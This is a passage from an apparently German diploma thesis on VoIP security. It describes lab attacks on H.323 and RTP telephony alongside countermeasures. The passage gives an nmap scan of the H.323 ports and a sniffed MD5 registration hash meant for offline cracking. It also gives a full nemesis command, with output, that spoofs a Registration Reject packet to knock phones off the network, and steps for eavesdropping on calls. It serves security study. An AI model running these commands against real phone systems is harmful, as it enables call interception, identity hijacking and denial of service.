Beschreibung des exemplarischen Verbindungsaufbaus mit H.225:
Endpoint A sendet ein „H.225 SETUP“ direkt an den gewünschten Endpoint B, mit dem er telefonieren will. Endpoint B bestätigt den Erhalt des Setups und quittiert mit „H.225 CALL PROCEDING“ diesen zurück zu Endpoint A. Gleichzeitig beginnt Endpoint B zu klingeln und signalisiert dies mit „H.225 ALERTING“ an den Endpoint A. Mit dem Abheben des Hörers sendet Endpoint B ein „H.225 Connect zu Endpoint A, die Verbindung steht und es können die Nutzdaten via RTP/RTCP ausgetauscht werden.
Der Endpoint, welcher die Verbindung beendet, sendet mit dem Auflegen des Hörers ein „H.225 RELEASE COMPLETE“ an die Gegenseite, welche darauf die Verbindung auch abbaut.

Die obigen Informationen betreffend dem H.323-Protokoll sind nicht abschliessend und vollumfänglich aufgeführt. Sie dienen jedoch dem besseren Verständnis, um die in den nächsten Kapiteln aufgeführten Angriffe begreifen und selbst nachvollziehen zu können.
Tiefere und weiterführende Informationen über das H.323-Protokoll sind unter folgenden Links erhältlich:
http://www.h323forum.org/
http://de.wikipedia.org/wiki/H.323
http://www.en.voipforo.com/H323/H323_components.php
http://www.itu.int/rec/T-REC-H.323/e

Benennung Angriffe / Analyse:

4.2.1 - Enumeration H.323 User & Server

Eingesetztes Tool:

nmap

Downloadlink / Quelle des Tools:
http://insecure.org/nmap
Das Tool ist ebenfalls in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	3
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	4
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	2

Ziel Angriff /Analyse:

Bei der Enumeration geht es dem Angreifer darum, im ganzen Ziel-Netzwerk so viele Informationen über die angeschlossenen Endpoints (Hard- oder Softphones) und den Gatekeepern zu erhalten, wie es überhaupt möglich ist.
Die Enumeration steht meist an Anfang weiterer Angriffe, welche jedoch erst mit den aus der Enumeration gewonnen Kenntnissen möglich sind.

Die H.323 Enumeration basiert auf dem Scannen bestimmter für H.323 reservierte Ports.

Schutz gegen Angriff / Analyse:

Eine wirksame Schutzmassnahme ist schwierig zu realisieren, denn die Ports müssen für die korrekte Funktionalität offen bleiben.

Einzige mögliche Massnahmen sind:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15

Kommentar:

4.2.2 Technik und Funktionsweise

Zum Suchen nach vorhandenen H.323 Endpoints und Gatekeepern wird ein Portscanner eingesetzt.
Dabei wird spezifisch nach den statischen, für H.323 reservierten Ports im Netzwerk gesucht:
Folgende Ports sind für H.323 reserviert:
- 1718 Gatekeeper discovery
- 1719 Gatekeeper RAS
- 1720 H.323 Call Setup
- 1731 Audio Control

Findet der Portscanner ein solches offenes Port, so wird vermutet, dass es sich hierbei um eine/n H.323 Applikation / Gatekeeper handelt und das gefundene Angriffsziel wird aufgelistet

Mit diesem Wissen kennt der Angreifer die IP-Adressen und die offenen Ports potentieller H.323 Angriffsziele. Diese Kenntnis befähigt ihn, weitere gezielte Angriffe gegen diese Ziele zu starten.

4.2.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer will das Netzwerk nach H.323 Endpoints oder Gatekeepern scannen.
Für den Angriff selbst ist der Zugang zum Netzwerk erforderlich, sei es lokal oder per remote aus der Ferne.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„nmap -sT -p 1718,1719,1720,1731 10.1.1.0/24".

Die Werte im Einzelnen stehen wie folgt für:

nmap	Aufruf Tool in Python Umgebung
-sT	TCP Connect Scan
-p 1718, 1719, 1720, 1731	Ports die offen sind, nach welchen gescannt werden soll
10.1.1.0/24	Netzwerk-Range in welchem gesucht werden soll

```
***
bt ~ # nmap -sT -p 1718,1719,1720,1731 10.1.1.0/24

Interesting ports on 10.1.1.101:
PORT    STATE  SERVICE
1718/tcp closed unknown
1719/tcp closed unknown
1720/tcp open   H.323/Q.931
1731/tcp closed unknown
MAC Address: 00:14:22:F0:22:43 (Dell)
.
.
.

Interesting ports on 10.1.1.151:
PORT    STATE  SERVICE
1718/tcp closed unknown
1719/tcp closed unknown
1720/tcp open   H.323/Q.931
1731/tcp closed unknown
MAC Address: 00:1C:C0:07:F3:50 (Intel Corporate)

Nmap done: 256 IP addresses (9 hosts up) scanned in 40.811 seconds
***
```

Untenstehend zum Beispiel ist der Endpoint 4151 mit der IP-Adresse 10.1.1.151 als Teil der Scannresultate aufgelistet. Es ist zu sehen, dass der Port 1720 offen steht und auf ankommende H.323 Anrufe gewartet wird. Auch mit den Scannresultaten wird die MAC-Adresse des gefundenen Endpoints ausgegeben.

```
***
Interesting ports on 10.1.1.151:
PORT    STATE  SERVICE
1718/tcp closed unknown
1719/tcp closed unknown
1720/tcp open   H.323/Q.931
1731/tcp closed unknown
MAC Address: 00:1C:C0:07:F3:50 (Intel Corporate)
***
```

4.2.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Von diesem Angriff selbst gehen nicht so grosse Gefahren aus. Der Angreifer kommt „lediglich“ in Kenntnis, von vorhandnen Endpoints, deren IP- und MAC-Adresse sowie der vorhandenen Gatekeeper.

Diese Attacke selbst sollte jedoch nicht als allzu harmlos gesehen werden. Eine Enumeration ist meist der Anfang weiterer Attacken, mit welcher sich der Angreifer einen ersten Überblick potentieller Angriffsziele verschafft. Mit dem Wissen der gültigen Benutzer Konten kann der Angreifer gezielte weitere Angriffe starten.

Benennung Angriffe / Analyse:

4.3.1 - Password Retrieval H.323 against MD5

Eingesetztes Tool:

Brute Force

Downloadlink / Quelle des Tools:

Hinweise zu Installation / Verfügbarkeit:

Siehe Kommentar

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	-
Anwendung Tool…………...	-
Erforderliche Vorkenntnisse..	4
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

H.323 unterstützt folgende drei verschiedene Authentifizierungen der Endpoints:
Symmetric encryption, Password Hashing MD5 und Public Key Verfahren. Die letzte Variante wird infolge des hohen Handling-Aufwandes der Schlüsselverteilung (public key) sehr selten eingesetzt, obwohl sie die sicherste Authentifizierungs-Methode wäre. Die MD5 Authentifizierung bietet auch nur dann einen wirksamen Schutz, wenn sichere Passwörter verwendet werden. Bei der Symmetric encryption wird ein shared Secret zwischen Endpoint und Gatekeeper eingesetzt.

Ziel des Angreifers ist es, an Passwörter und die dazugehörigen Benutzerkonten zu kommen. Einmal im Besitz dieser Angaben kann der Angreifer ein eignes Telefon mit den falschen Benutzerkonten an das Netzwerk anschliessen. Dadurch wird die Registrierung des zuvor im Netzwerk vorhandenen „originalen“ User Agents gelöscht. Alle ankommenden Anrufe klingeln beim Angreifer. Auch kann der Angreifer abgehende Gespräche mit falscher Identität führen. Somit können auch Gespräche auf Kosten anderer geführt werden.

Schutz gegen Angriff / Analyse:

Es müssen zwingend sichere Passwörter verwendet werden. Sichere Passwörter sind keine Wörter, die in einem Dictionary oder Duden vorkommen, auch wenn diese zum Beispiel am Schluss noch mit zwei Zahlen versehen werden (z.Bsp: Spanien08 = UNSICHER!!!).
Sichere Passwörter enthalten Sonderzeichen, Gross- und Kleinschreibung, ergeben keinen Sinn und sind mindestens 8 Zeichen lang. Sichere Passwörter stehen auch nicht auf einen Post-it-Notizzettel unter dem Telefonieterminal oder der PC-Tastatur.

Siehe Massnahmen: Substandards H.235.1 bis H.235.5, Kapitel 8.3
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

Nachträgliche Bemerkungen:
Abklärungen mit einem Buchautor (VOIP Hacking) haben ergeben, dass für die offline Dictionary Attacke IAX.Brute eingesetzt werden kann. Infolge der späten Antwort dieses Buchautors konnte leider diese offline Dictionary Attacke gegen das MD5 gehashte H.323 Passwort nicht mehr ausgeführt werden.
Der Angriff wird zwecks Vollständigkeit trotzdem aufgeführt

4.3.2 Technik und Funktionsweise

Die mit H.323 am meisten eingesetzte Authentifizierungs-Methode ist das „MD5 Password Hashing“.
Dazu wird der Benutzername, das Passwort und der Zeitstempel ASN. 1 encoded und daraus einen MD5 Hashwert gebildet. Im Registrations Request, welcher an den H.323 Gatekeeper gesendet wird, werden sämtliche Informationen in Klartext mitgesendet ausser dem Passwort. Dies erlaubt es, eine offline Dictionary Attacke gegen den MD5 Hashwert zu starten.

4.3.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Endpoint 4151 sendet einen Registration Request an den Gatekeeper. Ob es sich hierbei um eine Registration oder eine per default eingestellte periodische Registration handelt, spielt keine Rolle.
Der Angreifer horcht mittels Wireshark den Netzwerkverkehr ab und zeichnet den Registration Request des Endpoints 4151 auf.

Damit der Angreifer die im Netzwerk gesendeten Registration Requests empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Untenstehend ist der Registration Request des Endpoints 4151 in Paket Nr. 19 zu sehen.
Folgende Informationen sind aus der Wireshark-Aufzeichnung zu entnehmen:
- User h323-ID: user4151
- timestamp Jan 26, 2009 21:27:14. 000000000
- MD5 Hashwert 53FDF803EC14A7508EBD2F7BB1984E68

Somit ist der Angreifer im Besitz aller notwendigen Daten um, eine offline Dictionary Attacke starten zu können.

Nachträgliche Bemerkungen:
Abklärungen mit einem Buchautor (VOIP Hacking) haben ergeben, dass für die offline Dictionary Attacke IAX.Brute eingesetzt werden kann. Infolge der späten Antwort dieses Buchautors konnte leider diese offline Dictionary Attacke gegen das MD5 gehashte H.323 Passwort nicht mehr ausgeführt werden.
Der Angriff wird zwecks Vollständigkeit trotzdem aufgeführt

4.3.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Sniffen der Registrierungsdaten und dem Cracken des Passwortes kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten ins Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal gemacht. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Auch kann er sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden. Zusätzlich kann der Angreifer kostenpflichtige Gespräche auf Kosten anderer führen.

Benennung Angriffe / Analyse:

4.4.1 - Denial of Service H.323 Reg. Reject

Angriff /Analyse gegen: | **Wert:**

	Wert
Integrität………………….....	
Vertraulichkeit……………...	
Verfügbarkeit……………….	x

Eingesetztes Tool:

iSEC.Registration.Reject und nemesis

Downloadlink / Quelle des Tools:
http://www.isecpartners.com/voip_tools.html
Nemesis ist in BackTrack3 enthalten

Schweregrad:
(1=leicht 6 =schwer)

	Wert
Installation Tool……………	4
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	5

Hinweise zu Installation / Verfügbarkeit:

Nemesis ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

iSEC.Registration.Reject ist ein vordefiniertes IP-Paket, welches mit Hilfe von nemesis zum Angriffsziel gesendet wird.

Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

	Wert
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Der Angriff zielt auf die Verfügbarkeit der Endpoints ab. Der Angreifer sendet dabei einem am Gatekeeper registrierten Endpoint eine Registration Reject Nachricht, um dessen Registrierung am Gatekeeper zu löschen. Dadurch ist dieser Endpoint für ankommende Anrufe nicht mehr erreichbar.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: Substandards H.235.1 bis H.235.5 und H.235.9 Kapitel 8.3
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

4.4.2 Technik und Funktionsweise

In H.323 wird keine Authentifizierung verlangt, um einem fremden Endpoint eine Registration Reject Nachricht zu senden. Dies erlaubt es einem Angreifer ohne besondere Authentifizierung einem Endpoint die Registrierung zu löschen. Ab diesem Zeitpunkt ist dieser Endpoint für ankommende Rufe nicht mehr erreichbar. Er wird sich dann aber periodisch wieder versuchen zu registrieren. Der Angreifer jedoch hat die Möglichkeit, mittels einem Script die Registration Nachricht immer wieder in kurzen Zeitabständen zu wiederholen. Somit bleibt das Angriffsziel höchstens immer nur für eine kurze Zeit registriert.

4.4.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer sendet dem Endpoint 4151 mit der IP-Adresse 10.1.1.151 eine gespoofte Registration Reject Nachricht.

Damit der Angreifer in Kenntnis der MAC Adresse des Angriffszieles kommt, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.
Eine andere Variante, um an die MAC Adresse des Angriffszieles zu kommen, ist die Enumeration, wie sie in Kapitel 2.2.1 angewendet wurde.

Im Terminalfenster von BackTrack3 wird nemesis gestartet. Nemesis wird dazu verwendet, um ein gültiges Registration Reject Paket im Zusammenhang mit dem vordefinierten IP-Paket iSEC.Registration.Reject erstellen
Der Angriff wird mit folgenden Argumenten aus nemesis heraus gestartet:
"nemesis udp –x 1719 –y 2171 –S 10.1.1.241 –D 10.1.1.151 –H 00:1E:EC:OB:AD:96 –M 00:1c:c0:07:f3:50 –P iSEC.registration.Reject.DOS –v"

Die Werte im Einzelnen stehen wie folgt für:

nemesis udp	Startet nemesis, mudus UDP
-x 1719	Über welches Port die Meldung abgesetzt werden soll
-y 2117	An welches Port die Meldung gesendet werden soll (ersnifft mit Portscanner)
-S	IP-Adresse des zu spoofenden Endpoints/Servers
-D	Angriffsziel
-H	MAC Adrese des zu spoofenden Endpoints/Servers
-M	MAC Adresse des Zielobjektes
-P iSEC.Registration.Reject	Aufruf des Tools zur Paketbildung

```
bt ~ # nemesis udp -x 1719 -y 2171 -S 10.1.1.241 -D 10.1.1.151 -H 00:1E:EC:0B:AD:96 -M 00:1c:c0:07:f3:50 -P i
SEC.Registration.Reject.DOS -v

UDP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)


               [MAC] 00:1E:EC:0B:AD:96 > 00:1C:C0:07:F3:50
     [Ethernet type] IP (0x0800)

                [IP] 10.1.1.241 > 10.1.1.151
             [IP ID] 37567
          [IP Proto] UDP (17)
            [IP TTL] 255
            [IP TOS] 0x00
    [IP Frag offset] 0x0000
     [IP Frag flags]
         [UDP Ports] 1719 > 2171

Wrote 60 byte UDP packet through linktype DLT_EN10MB.

UDP Packet Injected
bt ~ #
```

In Paket Nr. 9 sendet der Angreifer eine gespoofte Registration Reject Nachricht an den Endpoint 4151. Dieser bestätigt seine Registrierungs-Löschung an den Gatekeeper mit Paket Nr. 10 zurück. In Paket Nr. 12 bestätigt der Gatekeeper dem Endpoint seine Registrierungs-Löschung.



4.4.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Da der Registrierungszustand eines Endpoints nicht dauernd vom Gatekeeper und dem Endpoint selbst überwacht wird, ist dieser Angriff schwer zu erkennen. Da noch abgehende Anrufe getätigt werden können, bemerkt dies der angegriffene Endpoint nicht sofort. In dieser Zeit gehen alle ankommenden Anrufe verloren. Auch wenn der betroffene Endpoint sich wieder ordnungsgemäss registriert, kann der Angreifer die Nachricht zum Löschen immer wieder senden. Passiert dies innert sehr kurzen Zeitintervallen (unterstützt durch ein selbst geschriebenes Script, welches nemesis mit entsprechendem Befehl periodisch aufruft), so ist das Angriffsziel fast nicht mehr erreichbar. Wird dieser Angriff auf sämtliche Terminals eines Betriebes ausgeweitet, so ist dieser praktisch lahm gelegt, was dessen Erreichbarkeit betrifft.

5.5 Bemerkungen zu den H.323 Angriffen

Es wurden noch weitere Angriffe gegen das Protokoll H.323 vorgenommen, welche jedoch alle ohne Erfolg blieben. Die Logfiles dazu sind auf der beiliegenden DVD enthalten.
Da dieses Protokoll immer mehr durch SIP verdrängt wird, sind auch dementsprechend nicht so viele Angriff-Tools verfügbar wie gegen SIP. Es wurden auch ältere H.323 Angriff-Tools gefunden, welche durch sicherheitsrelevante Protokoll-Anpassungen / -Implementierungen ihre Wirkung verloren haben.

5 RTP (Real-time Transport Protocol) – Einführung

Die IETF entwickelte 1996 das RTP Protokoll und veröffentlichte dies im RFC-1889 und RFC-1890. Mit dem überarbeiteten und neu definierten RFC-3550 wurde im Jahr 2003 RFC-1889 abgelöst.

Das RTP Protokoll wird für den verbindungslosen Transport über UDP für Audio- und Videodaten in Netzwerken eingesetzt. UDP ist eine nicht gesicherte „Verbindung“, das heisst, es gibt keine Kontrolle, ob alle Pakete beim Empfänger ankommen. Wenn einzelne RTP-Pakete nicht beim Empfänger ankommen, so ist dies nicht weiter störend, denn der Datenanteil eines einzelnen Paketes ist relativ gering. Fehlen jedoch grössere Mengen der Pakete, so wird dies zum Beispiel in einem VOIP-Gespräch als störend empfunden. Auch kann es sein, dass die Pakete in einer falschen Reihenfolge beim Empfänger eintreffen. Der Grund dafür ist, dass die Pakete über verschiedene Routen zum Empfänger gesendet werden können, es müssen also nicht alle Pakete dieselbe Route zum Ziel haben. RTP-Pakete über gesicherte TCP-Verbindungen zu senden würde nicht viel Sinn machen. Da zum Beispiel VOIP-Gespräche und Video-Streams Echtzeitanwendungen sind, kann nicht auf fehlende Pakete gewartet werden. Dies hätte eine Verzögerung des ganzen Medienstromes zur Folge und wäre unerwünscht. Auch macht es keinen Sinn, fehlende Pakete beim Sender nochmals anzufordern, es kann keine Wiederholung des ganzen Medienstromes gemacht werden, um darin das fehlende Paket in der richtigen Reihenfolge einzuschleusen. Daher wurde beim RTP Protokoll bewusst UDP als Transportmittel gewählt.
Über einen Zeitstempel in Header des RTP-Paketes wird die Synchronisation sichergestellt. Zu spät eintreffende Pakete werden verworfen.

5.1.1 RTP-Header

<table>
<tr><th colspan="8">Byte 0</th><th colspan="8">Byte 1</th><th colspan="8">Byte 2</th><th colspan="8">Byte 3</th></tr>
<tr><td>Bit 0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>Bit 0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>Bit 0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>Bit 0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td></tr>
<tr><td colspan="2">V=2</td><td>P</td><td>X</td><td colspan="4">CC</td><td>M</td><td colspan="7">PT</td><td colspan="16">sequence number</td></tr>
<tr><td colspan="32">timestamp (in sample rate units)</td></tr>
<tr><td colspan="32">synchronization source (SSRC) identifier</td></tr>
<tr><td colspan="32">contributing source (CSRC) identifiers (optional)</td></tr>
<tr><td colspan="32">Header Extension (optional)</td></tr>
</table>

(Quelle Bild: http://de.wikipedia.org/wiki/Real-Time_Transport_Protocol)

V	Version des RTP-Protokolls (2 Bit)
P	Padding, gesetzt, wenn ein oder mehrere Füll-Oktets an Ende des Paketes angehängt sind
X	Extension, gesetzt, wenn Header um ein Erweiterungsheader ergänzt wird
CC	CSRC-Zähler gibt Anzahl CSRC-Identifier an
M	Marker, reserviert für anwendungsspezifische Verwendung
PT	Payload Type, Format des zu transportierenden RTP-Inhaltes
Sequence N.	Inkrementiert mit jedem Paket, Empfänger kann Reihenfolge der Pakete wieder herstellen
Timestamp	Wird zur Synchronisation verwendet (32 Bit)
SSRC	Identifikationsnummer der Synchronisationsquelle (32)
CSRC Liste	Liste der Identifikationsquellen, welche im RTP-Payload enthalten sind

5.1.2 RTCP (Real-time ControlTransport Protocol) – Einführung

Im gleichen RFC wie RTP wurde auch RTCP definiert.
RTCP wird für die Einhaltung und Aushandlung von QOS (Quality of Service) eingesetzt. Dabei werden zwischen Source und Destination periodisch Steuernachrichten ausgetauscht. Es werden jeweils die Zustände des RTP-Datenstroms an den Kommunikationspartner gesendet. So werden beispielsweise Paket-Verlustrate und Jitter mitgeteilt, auch ist eine simple Signalisierung mit RTCP möglich. Diese Signalisierung ist jedoch infolge der bereits anderen vorhandenen und sehr gut implementierten Signalisierungsportokolle wie SIP, IAX, H.323 von keiner Wichtigkeit. RTCP wird im VOIP-Bereich äusserst selten eingesetzt und hat somit keine grosse Bedeutung.

BEMERKUNG:
Infolge dieses fast nicht eingesetzten Protokolls konnten im Verlaufe dieser Diplomarbeit keine VOIP-Anwendungen ermittelt werden, welche auf deren Sicherheit getestet hätten werden können.
Einzig wurde in Kapitel 5.5.1 ein Angriff mittels RTCP ausgeführt.
Der Vollständigkeit wegen wurde RTCP oben stehend dennoch aufgeführt, obwohl es wie bereits geschrieben, absolut bedeutungslos in der VOIP-Telefonie ist und dadurch hier eigentlich keinen Platz verdient hätte.

Benennung Angriffe / Analyse:

5.2.1 - RTP Sniffing

Eingesetztes Tool:

Cain & Abel und Wireshark

Downloadlink / Quelle des Tools:
http://www.oxid.it/cain.htm
http://www.wireshark.org

Hinweise zu Installation / Verfügbarkeit:

Beide Tools sind unter Windows lauffähig, Wireshark läuft auch in einer Linux/Unix Umgebung.

Angriff /Analyse gegen:	**Wert:**
Integrität…………………....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	x

Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	3
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	3

Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Dieser Angriff zielt auf die Vertraulichkeit ab. Dabei hört der Angreifer das Netzwerk nach RTP Sprachpaketen ab und zeichnet diese auf. Diese Pakete lassen sich jeweils einem bestimmten Gesprächskanal zuordnen und können dank der Nummerierung der Pakete wieder in der richtigen Reihenfolge als Audio-File wiedergegeben werden. Dadurch hört der Angreifer den gesamten Gesprächsinhalt der kommunizierenden Angriffsziele mit.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: SRTP, Kapitel 8.4.1
Siehe Massnahmen: Tunneln mit IPSec, Kapitel 8.4.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

5.2.2 Technik und Funktionsweise

Um den Netzwerkverkehr nach RTP Sprachpaketen abzuhorchen, werden Netzwerkmonitore eingesetzt. Diese zeichnen alle Pakete, die übers Netzwerk transportiert werden auf und je nach Implementation lassen sich aus diesen heraus gleich WAV-Files der aufgezeichneten Sprachpakete bilden.

5.2.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer ist mit dem Netzwerk verbunden und hat Cain & Abel gestartet.


User Agent 4111 und 4129 sind aktiv miteinander in einem Gespräch.

Damit der Angreifer das Netzwerk nach RTP Paketen abhorchen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.


Nachfolgend wird mit zwei verschiedenen Netzwerkmonitoren jeweils eine Variante aufgezeit, wie der Angreifer von den aufgezeichneten RTP Sprachpaketen zum Gesprächsinhalt der Kommunikation kommt.

5.2.4 RTP sniffing mit Cain & Abel Version 4.9.24


Nach dem Starten von Cain & Abel muss zuerst die gewünschte Netzwerkschnittstelle ausgewählt werden, mit welcher die Daten aufgezeichnet werden sollen. >> Configure



